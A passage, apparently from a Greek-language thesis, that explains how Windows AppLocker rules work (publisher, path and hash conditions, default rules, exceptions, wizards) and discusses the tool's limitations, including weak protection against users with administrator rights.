EXE. Οι κανόνες EXE ισχύουν για φορητά εκτελέσιμα αρχεία (PE). Το AppLocker ελέγχει εάν ένα αρχείο είναι έγκυρο αρχείο PE, αντί να εφαρμόζει μόνο κανόνες που βασίζονται σε επέκταση αρχείων, οι οποίοι μπορούν εύκολα να αλλάξουν. Ανεξάρτητα από την επέκταση αρχείου, η συλλογή κανόνα AppLocker EXE θα λειτουργεί σε ένα αρχείο αρκεί να είναι έγκυρο αρχείο PE. Η συγκεκριμένη αλλαγή είναι καινούρια και πάρα πολύ χρήσιμη για να προστατευτεί ένα σύστημα. Αυτό γιατί ο κακόβουλος,ανέκαθεν σε πάρα πολλά είδη επιθέσεων, βασίζεται στο να πατήσει ο χρήστης το λάθος κλικ πάνω στο αρχείο που νομίζει ότι είναι το σωστό. Συνήθως χρησιμοποιούν οι κακόβουλοι αναγραμματισμούς τύπου Sevrice αντί για Service είτε απλά ονόμαζαν το κακόβουλο εκτελέσιμο τους με ένα γνωστό όνομα όπως explorer.exe για να μην είναι ανιχνεύσιμο. Όλες αυτές οι περιπτώσεις λοιπόν αντιμετωπίζονται με αυτή την τεχνοτροπία.

2.2.7. Συνθήκες και προϋποθέσεις κανόνων

Οι κανόνες έχουν κάποια κριτήρια που βοηθούν το AppLocker να προσδιορίσει τις εφαρμογές στις οποίες εφαρμόζεται ο κανόνας. Οι τρεις βασικές κατηγορίες που προκύπτουν είναι ο εκδότης, η διαδρομή και το αρχείο hash.

- Εκδότης: Προσδιορίζει μια εφαρμογή με βάση την ψηφιακή της υπογραφή
- Διαδρομή: Προσδιορίζει μια εφαρμογή από τη θέση της στο σύστημα αρχείων του υπολογιστή ή στο δίκτυο
- Αρχείο κατακερματισμού: Αναπαριστά το υπολογισμένο κρυπτογραφικό hash του συστήματος του αναγνωρισμένου αρχείου


Εκδότης. Αυτό το είδος κανόνα προσδιορίζει μια εφαρμογή με βάση την ψηφιακή υπογραφή και τα εκτεταμένα χαρακτηριστικά, όταν είναι διαθέσιμα. Η ψηφιακή υπογραφή περιέχει πληροφορίες σχετικά με την εταιρεία που δημιούργησε την εφαρμογή (τον εκδότη). Τα εκτελέσιμα αρχεία, τα αρχεία DLL, οι εγκαταστάτες των Windows, οι συσκευασμένες εφαρμογές και οι εγκαταστάτες συσκευασίας εφαρμογών έχουν επίσης εκτεταμένα χαρακτηριστικά, τα οποία λαμβάνονται από τον δυαδικό πόρο.

Στην περίπτωση εκτελέσιμων αρχείων, προγραμμάτων εγκατάστασης DLL και προγραμμάτων εγκατάστασης των Windows, αυτά τα χαρακτηριστικά περιέχουν το όνομα του προϊόντος στο οποίο ανήκει το αρχείο, το αρχικό όνομα του αρχείου που παρέχεται από τον εκδότη και τον αριθμό έκδοσης του αρχείου. Στην περίπτωση των συσκευασμένων εφαρμογών και των εγκαταστατών συσκευασίας εφαρμογών, αυτά τα εκτεταμένα χαρακτηριστικά περιλαμβάνουν το όνομα και την έκδοση του πακέτου εφαρμογής.

Οι κανόνες που δημιουργήθηκαν στη συλλογή κανόνων εφαρμογών για πακέτα εφαρμογών και συσκευασμένων εφαρμογών εφαρμογής εφαρμογών μπορούν να έχουν μόνο όρους εκδότη, αφού τα Windows δεν υποστηρίζουν εφαρμογές που δεν έχουν υπογραφεί και οι εγκατεστημένοι εφαρμοστές συσκευασίας. Αυτό θα μπορούσε να θεωρηθεί και ένα γενικό μέτρο ασφάλειας ενάντια σε πολλές επιθέσεις που μπορούν να πραγματοποιηθούν σε ένα σύστημα windows 10 με τέτοιο τύπο whitelisting ασφάλειας.

Ένα σημαντικό πλεονέκτημα των κανόνων που αφορούν τον εκδότη είναι ότι επειδή μπορούν να επιβιώσουν στις ενημερώσεις της εφαρμογής καθώς και μια αλλαγή στη θέση των αρχείων. Κάτι που μας παραπέμπει στην σίγουρη χρησιμοποίησή τους.

Όταν επιλέγετε ένα αρχείο αναφοράς για μια συνθήκη εκδότη, ο οδηγός δημιουργεί έναν κανόνα που καθορίζει τον εκδότη, το προϊόν, το όνομα του αρχείου και τον αριθμό έκδοσης. Μπορείτε να κάνετε τον κανόνα πιο γενικό, μετακινώντας το ρυθμιστικό προς τα επάνω ή χρησιμοποιώντας ένα χαρακτήρα μπαλαντέρ (*) στα πεδία του προϊόντος, του ονόματος αρχείου ή του αριθμού έκδοσης.



Εικόνα 3: Δημιουργία κανόνα για εκδότη (publisher)

Σημείωση: Για την εισαγωγή προσαρμοσμένων τιμών για οποιοδήποτε από τα πεδία μιας κατάστασης κανόνα εκδότη στον Οδηγό δημιουργίας κανόνων, πρέπει να επιλεγεί το πλαίσιο ελέγχου Χρήση προσαρμοσμένων τιμών. Όταν είναι επιλεγμένο αυτό το πλαίσιο ελέγχου, δεν μπορεί να χρησιμοποιηθεί το ρυθμιστικό.

Η έκδοση αρχείου και η έκδοση πακέτου ελέγχουν αν ένας χρήστης μπορεί να εκτελέσει μια συγκεκριμένη έκδοση, παλαιότερες εκδόσεις ή νεότερες εκδόσεις της εφαρμογής. Επιλέγουμε έναν αριθμό έκδοσης ή επιλέγουμε το Use custom values και στη συνέχεια επιλέγουμε για το πώς θα διαμορφώσουμε τις ακόλουθες επιλογές:

Ακριβώς(**Exactly**). Ο κανόνας ισχύει μόνο για αυτήν την έκδοση της εφαρμογής

Και παραπανω(**And above**). Ο κανόνας ισχύει για αυτήν την έκδοση και όλες τις μεταγενέστερες εκδόσεις.

Και παρακάτω(**And below**). Ο κανόνας ισχύει για αυτήν την έκδοση και όλες τις προηγούμενες εκδόσεις
Ο παρακάτω πίνακας περιγράφει τον τρόπο με τον οποίο εφαρμόζεται μια συνθήκη εκδότη [42].

Πίνακας 3: Τρόπος εφαρμογής της συνθήκης εκδότη

Δυνατότητα	**Αντίδραση του κανόνα ή της συνθήκης**
Όλα τα υπογεγραμμένα αρχεία	Όλα τα αρχεία που υπογράφονται από οποιονδήποτε εκδότη.
Μόνο εκδότης	Όλα τα αρχεία που έχουν υπογραφεί από τον εκδότη που έχει καθοριστεί.
Όνομα εκδότη και προϊόντος	Όλα τα αρχεία για το συγκεκριμένο προϊόν που έχουν υπογραφεί από τον εκδότη που έχει καθοριστεί.
Όνομα εκδότη και προϊόντος και όνομα αρχείου	Οποιαδήποτε έκδοση του ονόματος αρχείου ή του πακέτου για το όνομα του προϊόντος που υπογράφονται από τον εκδότη.
Εκδότης, όνομα προϊόντος, όνομα αρχείου και έκδοση αρχείου	Exactly Η συγκεκριμένη έκδοση του ονόματος αρχείου ή του πακέτου για το όνομα του προϊόντος που υπογράφονται από τον εκδότη.
Εκδότης, όνομα προϊόντος, όνομα αρχείου και έκδοση αρχείου	And above Η συγκεκριμένη έκδοση του αρχείου ή του πακέτου που ονομάζεται και τυχόν νέες εκδόσεις για το προϊόν που υπογράφονται από τον εκδότη.
Εκδότης, όνομα προϊόντος, όνομα αρχείου και έκδοση αρχείου	And below Η συγκεκριμένη έκδοση του αρχείου ή του πακέτου που έχει οριστεί και οποιεσδήποτε προηγούμενες εκδόσεις για το προϊόν που υπογράφονται από τον εκδότη.
Προσαρμοσμένη(Custom)	Γίνεται επεξεργασία του ονόματος του εκδότη, του ονόματος προϊόντος, του ονόματος αρχείου, του ονόματος του πακέτου έκδοσης και των πεδίων έκδοσης πακέτου για να δημιουργηθεί ένας προσαρμοσμένος κανόνας.

Διαδρομή. Αυτή η κατηγορία κανόνα προσδιορίζει μια εφαρμογή από τη θέση της στο σύστημα αρχείων του υπολογιστή ή στο δίκτυο. Το AppLocker χρησιμοποιεί μεταβλητές προσαρμοσμένων διαδρομών για γνωστές διαδρομές, όπως αρχεία προγράμματος και Windows.

Ο παρακάτω πίνακας περιγράφει λεπτομερώς αυτές τις μεταβλητές διαδρομής [42].

Πίνακας 4: Μεταβλητές διαδρομής

Windows directory or disk	**AppLocker path variable**	**Windows environment variable**
Windows	%WINDIR%	%SystemRoot%
System32 and SysWOW64	%SYSTEM32%	%SystemDirectory%
Windows installation directory	%OSDRIVE%	%SystemDrive%
Program Files	%PROGRAMFILES%	%ProgramFiles% and %ProgramFiles(x86)%
Removable media (for example, a CD or DVD)	%REMOVABLE%	

Removable storage device (for example, a USB flash drive)	%HOT%	

Σημαντικό: Επειδή μια ρύθμιση κανόνα διαδρομής μπορεί να ρυθμιστεί ώστε να περιλαμβάνει μεγάλο αριθμό φακέλων και αρχείων, οι συνθήκες διαδρομής πρέπει να προγραμματιστούν προσεκτικά. Για παράδειγμα, εάν ένας κανόνας επιτρεπτότητας με μια προϋπόθεση διαδρομής περιλαμβάνει μια θέση φακέλου που επιτρέπεται σε μη διαχειριστές να γράψουν δεδομένα, ο χρήστης μπορεί να αντιγράψει μη εγκεκριμένα αρχεία σε αυτήν την τοποθεσία και να εκτελέσει τα αρχεία. Για το λόγο αυτό, είναι μια βέλτιστη πρακτική να μην δημιουργούνται συνθήκες διαδρομής για τυποποιημένες θέσεις εγγράψιμου χρήστη, όπως ένα προφίλ χρήστη.

Αρχείο κατακερματισμού. Με αυτή την επιλογή το σύστημα υπολογίζει ένα κρυπτογραφικό hash του αναγνωρισμένου αρχείου. Το πλεονέκτημα αυτής της προϋπόθεσης κανόνα είναι ότι επειδή κάθε αρχείο έχει ένα μοναδικό κατακερματισμό, μια προϋπόθεση κανόνα κατακερματισμού αρχείου ισχύει για ένα μόνο αρχείο. Το μειονέκτημα είναι ότι κάθε φορά που ενημερώνεται το αρχείο (όπως μια ενημερωμένη έκδοση ασφαλείας ή αναβάθμιση), το hash του αρχείου θα αλλάξει. Ως αποτέλεσμα, πρέπει να γίνει ενημέρωση με μη αυτόματο τρόπο των κανόνων κατακερματισμού αρχείων.

2.2.8. Προεπιλεγμένοι κανόνες AppLocker

Το AppLocker περιλαμβάνει προεπιλεγμένους κανόνες, οι οποίοι έχουν ως σκοπό να διασφαλίσουν ότι τα αρχεία που απαιτούνται για την ορθή λειτουργία των Windows επιτρέπονται σε μια συλλογή κανόνων AppLocker.

Οι προεπιλεγμένοι τύποι κανόνων προεπιλογής περιλαμβάνουν:

- Να επιτρέπεται στα μέλη της τοπικής ομάδας Administrators να εκτελούν όλες τις εφαρμογές
- Να επιτρέπεται στα μέλη της ομάδας Everyone να εκτελούν εφαρμογές που βρίσκονται στο φάκελο των Windows.
- Να επιτρέπεται στα μέλη της ομάδας Everyone να εκτελούν εφαρμογές που βρίσκονται στο φάκελο Program Files.

Οι προεπιλεγμένοι τύποι κανόνων δέσμης ενεργειών περιλαμβάνουν:

- Να επιτρέπεται στα μέλη της τοπικής ομάδας Administrators να εκτελούν όλα τα σενάρια.
- Να επιτρέπεται στα μέλη της ομάδας Everyone να εκτελούν σενάρια που βρίσκονται στο φάκελο Program Files.
- Να επιτρέπεται στα μέλη της ομάδας Everyone να εκτελούν δέσμες ενεργειών που βρίσκονται στο φάκελο των Windows.

Οι προεπιλεγμένοι τύποι κανόνων του Windows Installer περιλαμβάνουν:

- Να επιτρέπεται στα μέλη της τοπικής ομάδας Administrators να εκτελέσουν όλα τα αρχεία του Windows Installer.
- Να επιτρέπεται στα μέλη της ομάδας Everyone να εκτελέσουν όλα τα ψηφιακά υπογεγραμμένα αρχεία του Windows Installer.
- Να επιτρέπεται στα μέλη της ομάδας Everyone να εκτελέσουν όλα τα αρχεία του Windows Installer που βρίσκονται στο φάκελο των Windows \ Installer.

Βασικοί τύποι κανόνων DLL:

- Να επιτρέπεται στα μέλη της τοπικής ομάδας Administrators να εκτελούν όλα τα DLL.
- Να επιτρέπεται στα μέλη της ομάδας Everyone να εκτελούν DLL που βρίσκονται στο φάκελο Program Files.
- Να επιτρέπεται στα μέλη της ομάδας Everyone να εκτελούν DLL που βρίσκονται στο φάκελο των Windows.

Προκαθορισμένοι τύποι κανόνα των συσκευασμένων εφαρμογών:

- Να επιτρέπεται στα μέλη της ομάδας Everyone να εγκαταστήσουν και να εκτελέσουν όλες τις υπογεγραμμένες συσκευασμένες εφαρμογές και τους εγκαταστάτες συσκευασίας εφαρμογών.

[04] [07] [16] [17] [24] [39] [40] [42]

2.2.9. Βασικές δυνατότητες κανόνων

Εάν δεν υπάρχουν κανόνες AppLocker για μια συγκεκριμένη συλλογή κανόνων, επιτρέπεται να εκτελούνται όλα τα αρχεία με τη συγκεκριμένη μορφή αρχείου. Ωστόσο, όταν ένας κανόνας AppLocker για μια συγκεκριμένη συλλογή κανόνων δημιουργείται, επιτρέπονται μόνο τα αρχεία που επιτρέπονται ρητά σε έναν κανόνα. Για παράδειγμα, εάν δημιουργήσουμε έναν εκτελέσιμο κανόνα που επιτρέπει στα αρχεία .exe στο% SystemDrive% \ FilePath να εκτελεστούν, επιτρέπεται να εκτελούνται μόνο εκτελέσιμα αρχεία που βρίσκονται σε αυτή τη διαδρομή.

Ένας κανόνας μπορεί να ρυθμιστεί ώστε να χρησιμοποιεί τις επιτρεπτές ή αρνητικές ενέργειες:

Επιτρέπω(allow). Μπορούμε να καθορίσουμε ποια αρχεία επιτρέπεται να εκτελούνται στο σύστημα και για ποιους χρήστες ή ομάδες χρηστών. Μπορούμε επίσης να διαμορφώσουμε εξαιρέσεις για τον εντοπισμό αρχείων που εξαιρούνται από τον κανόνα.

Αρνούμαι(deny). Μπορούμε να καθορίσουμε ποια αρχεία δεν επιτρέπεται να εκτελούνται στο περιβάλλον αυτό αλλά και για ποιούς χρήστες ή ομάδες χρηστών. Μπορούμε επίσης να διαμορφώσουμε εξαιρέσεις για τον εντοπισμό αρχείων που εξαιρούνται από τον κανόνα.

Σημαντικό: Για μια βέλτιστη πρακτική, συνιστάτε η χρήση ενεργειών με εξαιρέσεις. Μπορούμε να χρησιμοποιήσετε ένα συνδυασμό επιτρεπτών και αρνητικών ενεργειών, αλλά πρέπει να κατανοηθεί ότι οι ενέργειες άρνησης επιτρέπουν την ενεργοποίηση ενεργειών σε όλες τις άλλες περιπτώσεις και μπορεί να παρακαμφθεί.

Σημαντικό: Εάν συμμετέχουμε σε έναν υπολογιστή που εκτελεί τουλάχιστον Windows Server 2012 ή Windows 8 σε έναν τομέα που ήδη επιβάλλει τους κανόνες AppLocker για εκτελέσιμα αρχεία, οι χρήστες δεν θα μπορούν να εκτελούν τυχόν συσκευασμένες εφαρμογές εκτός αν δημιουργείτε επίσης κανόνες για συσκευασμένες εφαρμογές. Σε περίπτωση που θέλουμε να επιτρέψουμε σε κάποιες εφαρμογές στο περιβάλλον μας, ενώ συνεχίζετε να γίνεται έλεγχος των εκτελέσιμων αρχείων, θα πρέπει να δημιουργήσουμε τους προεπιλεγμένους κανόνες για τις συσκευασμένες εφαρμογές και να ρυθμίσουμε τη λειτουργία επιβολής σε Μόνο έλεγχος για τη συλλογή κανόνων πακέτων εφαρμογών [04] [24] [39] [40] [42].

2.2.10. Εξαιρέσεις στους κανόνες

Οι κανόνες AppLocker μπορούν να εφαρμοστούν σε μεμονωμένους χρήστες ή σε μια ομάδα χρηστών. Εάν εφαρμόσουμε έναν κανόνα σε μια ομάδα χρηστών, όλοι οι χρήστες αυτής της ομάδας επηρεάζονται από αυτόν τον κανόνα. Εάν πρέπει να επιτρέψουμε σε ένα υποσύνολο μιας ομάδας χρηστών να χρησιμοποιήσει μια εφαρμογή, μπορεί να δημιουργηθεί ένας ειδικός κανόνας για αυτό το υποσύνολο. Για παράδειγμα, ο κανόνας "Να επιτρέπεται σε όλους να εκτελούν τα Windows εκτός από τον Επεξεργαστή Μητρώου" επιτρέπει σε όλους τους οργανισμούς να εκτελούν το λειτουργικό σύστημα Windows, αλλά δεν επιτρέπει σε κανέναν να εκτελεί τον Επεξεργαστή Μητρώου.

Η επίδραση αυτού του κανόνα θα εμπόδιζε χρήστες όπως το προσωπικό Help Desk να εκτελούν ένα πρόγραμμα που είναι απαραίτητο για τα καθήκοντά τους υποστήριξης. Για να επιλύθεί αυτό το ζήτημα, δημιουργούμε έναν δεύτερο κανόνα που ισχύει για την ομάδα χρηστών Help Desk: "Να επιτρέπεται στο Help Desk να εκτελεί τον Επεξεργαστή Μητρώου". Εάν δημιουργηθεί ένας κανόνας άρνησης που δεν επιτρέπει σε κανέναν χρήστη να εκτελεί τον Επεξεργαστή Μητρώου, ο κανόνας άρνησης θα αντικαταστήσει τον δεύτερο κανόνα που επιτρέπει στην ομάδα χρηστών Help Desk να εκτελεί τον Επεξεργαστή Μητρώου. Υπάρχει προτεραιότητα της άρνησης σε περίπτωση σύγκρουσης των κανόνων.

2.2.11. AppLocker οδηγοί(wizards)

Η δημιουργία κανόνων στον AppLocker πραγματοποιείται με τους εξής δύο οδηγούς AppLocker:

Ο Οδηγός δημιουργίας κανόνων δίνει τη δυνατότητα να δημιουργηθεί ένας κανόνας κάθε φορά.

Ο "Οδηγός δημιουργίας κανόνων αυτόματης δημιουργίας" επιτρέπει την δημιουργία πολλαπλών κανόνων ταυτόχρονα. Υπάρχει η δυνατότητα να επιλέξουμε έναν φάκελο και μέσω του οδηγού να γίνει αυτόματη δημιουργία κανόνων για τα σχετικά αρχεία μέσα σε αυτόν τον φάκελο είτε στην περίπτωση των συσκευασμένων εφαρμογών είτε να αφήσουμε τον οδηγό να δημιουργήσει κανόνες για όλες τις συσκευασμένες εφαρμογές που είναι εγκατεστημένες στον υπολογιστή. Μπορούμε επίσης να καθορίσουμε τον χρήστη ή την ομάδα στην οποία θα εφαρμοστούν οι κανόνες. Αυτός ο οδηγός δημιουργεί αυτόματα μόνο τους κανόνες [41].

2.2.12. Συμπεράσματα χρήσης AppLocker

Από προεπιλογή, οι κανόνες AppLocker δεν επιτρέπουν στους χρήστες να ανοίγουν ή να εκτελούν αρχεία που δεν επιτρέπονται ειδικά. Οι διαχειριστές θα πρέπει να διατηρούν ενημερωμένο κατάλογο επιτρεπόμενων εφαρμογών. Υπάρχουν δύο τύποι συνθηκών AppLocker που δεν παραμένουν μετά από μια ενημέρωση μιας εφαρμογής

- **Μια συνθήκη κατακερματισμού αρχείου**: Οι συνθήκες του κανόνα hash μπορούν να χρησιμοποιηθούν με οποιαδήποτε εφαρμογή επειδή παράγεται μια κρυπτογραφική τιμή κατακερματισμού της εφαρμογής τη στιγμή που δημιουργείται ο κανόνας. Ωστόσο, η τιμή κατακερματισμού είναι συγκεκριμένη για αυτήν την ακριβή έκδοση της εφαρμογής. Εάν υπάρχουν πολλές εκδόσεις της εφαρμογής που χρησιμοποιείται στον οργανισμό, πρέπει να δημιουργηθούν συνθήκες κατακερματισμού αρχείων για κάθε έκδοση που χρησιμοποιείται και για τυχόν νέες εκδόσεις που απελευθερώνονται.
- **Μια συνθήκη εκδότη με μια συγκεκριμένη σειρά έκδοσης προϊόντος:** Εάν δημιουργηθεί μια προϋπόθεση κανόνων εκδότη που χρησιμοποιεί την επιλογή Ακριβής έκδοση, ο κανόνας δεν μπορεί να επιμείνει εάν έχει εγκατασταθεί μια νέα έκδοση της εφαρμογής. Πρέπει να δημιουργηθεί μια νέα κατάσταση εκδότη ή η έκδοση πρέπει να τροποποιηθεί στον κανόνα ώστε να γίνει λιγότερο συγκεκριμένη. Εάν μια εφαρμογή δεν έχει υπογραφεί ψηφιακά, δεν μπορεί να δημιουργηθεί κάποια συνθήκη κανόνων εκδότη για αυτήν την εφαρμογή.

Οι κανόνες AppLocker δεν μπορούν να χρησιμοποιηθούν για τη διαχείριση υπολογιστών που λειτουργούν με λειτουργικό σύστημα Windows νωρίτερα από τους Windows Server 2008 R2 ή Windows 7. Εκεί πρέπει να χρησιμοποιούνται οι πολιτικές περιορισμού λογισμικού.

Εάν οι κανόνες AppLocker ορίζονται σε ένα αντικείμενο πολιτικής ομάδας (GPO), εφαρμόζονται μόνο εκεί οι συγκεκριμένοι κανόνες. Για να διασφαλίσουμε τη διαλειτουργικότητα μεταξύ των κανόνων της Πολιτικής Περιορισμού Λογισμικού και των κανόνων AppLocker, ορίζουμε τους κανόνες Πολιτικών Περιορισμού Λογισμικού και τους κανόνες AppLocker σε διαφορετικά αντικείμενα πολιτικής GPO.

Η συλλογή κανόνων εφαρμογών για πακέτα εφαρμογών και συσκευασμένων εφαρμογών είναι διαθέσιμη σε συσκευές που εκτελούν τουλάχιστον Windows Server 2012 και Windows 8.

Όταν οι κανόνες για τη συλλογή κανόνων εκτελέσιμων κανόνων εφαρμόζονται και οι συλλογές των εφαρμογών και των συσκευασμένων εφαρμογών εφαρμογής εφαρμογών δεν περιέχουν κανόνες, δεν επιτρέπεται να εκτελούνται πακέτα εφαρμογών και πακέτα εγκατάστασης εφαρμογών. Για να επιτρέψετε σε τυχόν εφαρμογές που είναι συσκευασμένες και εγκατεστημένα σε συσκευασίες εφαρμογών, πρέπει να δημιουργηθούν κανόνες για τη συλλογή των κανόνων για τις συσκευασμένες εφαρμογές και τις συσκευασίες εφαρμογών εφαρμογής εφαρμογών.

Όταν μια συλλογή κανόνων AppLocker έχει οριστεί ως Μόνο έλεγχος, οι κανόνες δεν επιβάλλονται. Όταν ένας χρήστης εκτελεί μια εφαρμογή που περιλαμβάνεται στον κανόνα, η εφαρμογή ανοίγει και εκτελείται κανονικά και οι πληροφορίες σχετικά με αυτήν την εφαρμογή προστίθενται στο αρχείο καταγραφής συμβάντων AppLocker.

Μια προσαρμοσμένη διευθετημένη διεύθυνση URL μπορεί να συμπεριληφθεί στο μήνυμα που εμφανίζεται όταν μπλοκάρεται μια εφαρμογή. Αναμένουμε αύξηση του αριθμού των κλήσεων του Help Desk αρχικά λόγω αποκλεισμένων εφαρμογών μέχρι οι χρήστες να καταλάβουν ότι δεν μπορούν να εκτελούν εφαρμογές που δεν επιτρέπονται.

2.2.13. Βασικό λειτουργικό μειονέκτημα

Το AppLocker είναι ένα καλό εργαλείο για τον αποκλεισμό συγκεκριμένων εφαρμογών. Για παράδειγμα, αν χρειαστεί να καταργηθεί μια εφαρμογή, μπορεί να δημιουργηθεί ένας κανόνας AppLocker για να μην μπορούν κάποιοι χρήστες να έχουν πρόσβαση ή και να την εκτελέσουν. Εάν, από την άλλη πλευρά, ο στόχος είναι να επιτρέπετε να εκτελούνται μόνο ορισμένες εφαρμογές, τότε πιθανότατα θα είναι καλύτερα να χρησιμοποιηθεί ένα εργαλείο third party. Είναι δύσκολο να δημιουργηθεί ένα πλήρες σύνολο κανόνων για το AppLocker. Ακόμα και κάτι τόσο απλό όσο μια ενημέρωση στην έκδοση ενός λογισμικού μπορεί να καταστήσει αναποτελεσματικούς ορισμένους τύπους κανόνων. Ως εκ τούτου, το AppLocker ταιριάζει καλύτερα στις μικρές εργασίες αντί στην πλήρη προστασία των εφαρμογών.

Ανεπαρκής προστασία σε επίπεδο Διαχειριστή. Παρόλο που το AppLocker προσφέρει μεγάλη βελτίωση σε σχέση με τις Πολιτικές Περιορισμού Λογισμικού, έχει κάποιους περιορισμούς. Ο μεγαλύτερος περιορισμός είναι ότι εάν οι χρήστες έχουν δικαιώματα διαχειριστή στους δικούς τους υπολογιστές, τότε το AppLocker μπορεί εύκολα να καταστρατηγηθεί.

Η Microsoft συνήθως συνιστά να μην δίνονται στους χρήστες δικαιώματα διαχειριστή, αλλά στον πραγματικό κόσμο αυτό είναι μερικές φορές αναπόφευκτο. Επίσης, υπάρχουν κάποιες εφαρμογές που απλά δεν θα λειτουργήσουν σωστά αν ο χρήστης δεν έχει τον πλήρη έλεγχο του συστήματος.

Σε αυτήν την περίπτωση πρέπει να προσέξει πολύ ο διαχειριστής. Μία λύση είναι να κλείσει ορισμένους φακέλους είτε την εφαρμογή που αφορά το μητρώο, είτε τα τερματικά (Cmd. Powershell, wmi) Αυτή η λύση βέβαια προϋποθέτει να επιτρέπεται αυτός ο αποκλεισμός από τα προγράμματα τα οποία τρέχει ο χρήστης. Δηλαδή δεν έχει νόημα να κλείσουν όλα τα παραπάνω και να μην είναι λειτουργικός ο χρήστης. Μία άλλη λίγο πιο περίπλοκη λύση είναι ο διαχειριστής να βασιστεί σε μέτρα τα οποία κρατούν κάποιον κακόβουλο,τύπου firewall, ids, και διάφορα άλλα που αφορούν το δίκτυο. Επίσης επειδή το ζήτημα αφορά τη μετάβαση ουσιαστικά από χρήστη σε τοπικό διαχειριστή, μπορούν να εφαρμοστούν διάφορες μέθοδοι που προστατεύουν από το πρόβλημα του privilege escalation [27].

2.2.14. Βασικά τεχνικά μειονεκτήματα

Το παρακάτω θέμα περιγράφει τα ζητήματα ασφαλείας που μπορεί να προκύψουν είτε από τη φύση της πολιτικής είτε από το λάθος που μπορεί να γίνει από το χρήστη. Βασικές λεπτομέρειες που πρέπει να γνωρίσει ένας system administrator στην περίπτωση που θελήσει να στήσει μία από της ζώνες ασφαλείας του συστήματος πάνω στην πολιτική του AppLocker. Ο σκοπός του AppLocker είναι να περιορίσει την πρόσβαση στο λογισμικό και, ως εκ τούτου, τα δεδομένα που έχει πρόσβαση το λογισμικό, σε μια συγκεκριμένη ομάδα χρηστών ή σε μια καθορισμένη ομάδα επιχειρήσεων. Τα παρακάτω είναι θέματα ασφάλειας για το AppLocker:

Δυσκολία στην σύνδεση με την πολιτική ασφαλείας της εταιρίας. Το AppLocker αναπτύσσεται μέσα σε μια επιχείρηση και διοικείται κεντρικά από τους ανθρώπους της πληροφορικής με αξιόπιστα διαπιστευτήρια. Αυτό καθιστά τη δημιουργία και την ανάπτυξη πολιτικής, συμβατή με παρόμοιες διαδικασίες ανάπτυξης πολιτικής και περιορισμούς ασφαλείας.

Οι πολιτικές AppLocker διανέμονται μέσω γνωστών διαδικασιών και με γνωστά μέσα εντός του τομέα μέσω της group policy. Ωστόσο, οι πολιτικές AppLocker μπορούν επίσης να οριστούν σε μεμονωμένους υπολογιστές εάν το άτομο έχει δικαιώματα διαχειριστή. Εξάλλου αυτές οι πολιτικές ενδέχεται να είναι αντίθετες με τη γραπτή πολιτική ασφαλείας της εταιρείας. Οι ρυθμίσεις επιβολής για τις τοπικές πολιτικές παρακάμπτονται από τις ίδιες πολιτικές του AppLocker σε ένα αντικείμενο πολιτικής ομάδας (GPO). Ωστόσο, επειδή οι κανόνες AppLocker είναι πρόσθετοι, μια τοπική πολιτική που δεν βρίσκεται σε GPO θα εξακολουθεί να αξιολογείται για αυτόν τον υπολογιστή. Δηλαδή δεν επηρεάζεται σε τέτοιο βαθμό που να δημιουργείται πρόβλημα γιατί δεν δρα στο ίδιο πλαίσιο με της πολιτικές της εταιρίας ή του οργανισμού.

Επεκτάσεις. Η Microsoft δεν παρέχει έναν τρόπο να αναπτύξει τυχόν επεκτάσεις του AppLocker. Οι διεπαφές δεν είναι δημόσιες. Ένας χρήστης με διαπιστευτήρια διαχειριστή μπορεί να αυτοματοποιήσει ορισμένες διαδικασίες AppLocker χρησιμοποιώντας τα cmdlet των Windows PowerShell. Τα βασικά στοιχεία για τα cmdlets υπάρχουν παρακάτω στην ομώνυμη υποενότητα .

Καμία δύναμη απέναντι σε δικαιώματα διαχειριστή. Το AppLocker εκτελείται στο πλαίσιο του Administrator ή του LocalSystem, το οποίο είναι το υψηλότερο σύνολο προνομίων. Αυτό το πλαίσιο ασφάλειας έχει τη δυνατότητα κακής χρήσης. Εάν ένας χρήστης με διαπιστευτήρια διαχείρισης κάνει

